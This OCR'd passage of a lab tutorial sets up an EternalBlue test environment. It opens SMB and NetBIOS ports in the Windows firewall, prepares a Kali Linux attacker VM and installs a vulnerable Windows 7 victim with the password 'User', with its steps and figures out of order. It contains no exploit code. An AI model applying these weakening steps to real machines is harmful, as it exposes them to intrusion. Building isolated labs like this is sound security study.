


Figure 22

41. Now, Allow the connection and click Next. (figure 23)




Figure 23

42. Make sure your all check boxes are checked, and then hit Next. (figure 24)




Figure 24

43. Give a name to the port like 139 is NetBIOS and 445 is SMB/Microsoft-db, and click on Finish. (figure 25)




Figure 25

44. From Inbound Rules make sure our given name is appearing in the panel which means port rule added successfully. (figure 26)




Figure 26

45. Now, to add port 445 rule, follow the same steps as 20 and 21, then add 445 port number in local port field. Click on Next. (figure 27)




Figure 27

46. Name this port to SMB, but remember you can rename it so, naming doesn't matter. (figure 28)




Figure 28

47. From Inbound Rules panel, confirm the SMB rule. (figure 29)





Figure 29

Now, your Windows machine is ready for an attack.


SOME COMMON STEPS TO ENABLE VM NETWORK

1. Go to your Virtual box panel.
2. Select Virtual Machine Name.
3. Click on Settings.
4. Select Network.
5. Change Network adopter to Bridge type.



4.3 EternalBlue Attacker (Kali Linux 2021) VM:

1. Go to https://www.kali.org/get-kali/#kali-virtual-machines and download the VMware 64-bit version:



2. Run the VMDK file. The installation process with start in VMware (*Installation process is the same as the next section, installing the windows VM, i.e., section 4.4*)

..			File folder		
kali linux.vmsd	0	0	VMware snapshot ...	20/07/2021 3:2...	00000000
kali linux.vmx	3,133	1,108	VMware virtual ma...	03/08/2021 2:1...	56CCC67B
kali linux.vmxf	265	199	VMware Team Me...	20/07/2021 3:2...	D7251707
kali linux-disk1....	16,278,355,...	5,106,879,7...	VMDK File	03/08/2021 2:1...	5EBCB823
nvram	8,684	1,613	File	20/07/2021 6:2...	F934FE9B
vmware.log	282,330	25,386	Text Document	03/08/2021 2:1...	4996F41C
vmware-0.log	247,267	26,094	Text Document	02/08/2021 5:1...	4A177856
vmware-1.log	506,721	37,711	Text Document	01/08/2021 1:3...	5EFF0DA1
vmware-2.log	175,900	19,696	Text Document	24/07/2021 3:1...	B3BB95A2

4.4 EternalBlue Victim VM setup (Windows 7 SP1):

1) Using Rufus (free tool available at rufus.ie), to create a bootable USB drive with the vulnerable version of windows 7 (see Figure 2)




Figure 2

2) After obtaining the ISO create a new VM in VMWare Workstation Pro (Figure 3).

Figure 3

3) Select workstation 16.x for VM hardware compatibility (Figure 4):




Figure 4

4) Choose the ISO we got from Rufus as the guest operating system (Figure 5):




Figure 5

5) Set the Windows to Windows 7 Home basic and the Username to “User” and Password to “User” (Figure 6):




Figure 6

6) Name the VM, optional choose the location for the VM (Figure 7):




Figure 7

7) Set the Firmware type to BIOS (Figure 8):




Figure 8

8) Since this is just the target machine, I left it with 1 processor running 4 cores (Figure 9):




Figure 9

9) Similarly, I left it with just 2gb of RAM (figure 10):




Figure 10

10) Set the network type as NAT as otherwise your VMs would not be able to communicate with each other (Figure 11):




Figure 11

11) Select the I/O controller as the recommended setting, LSI Logic SAS (Figure 12):

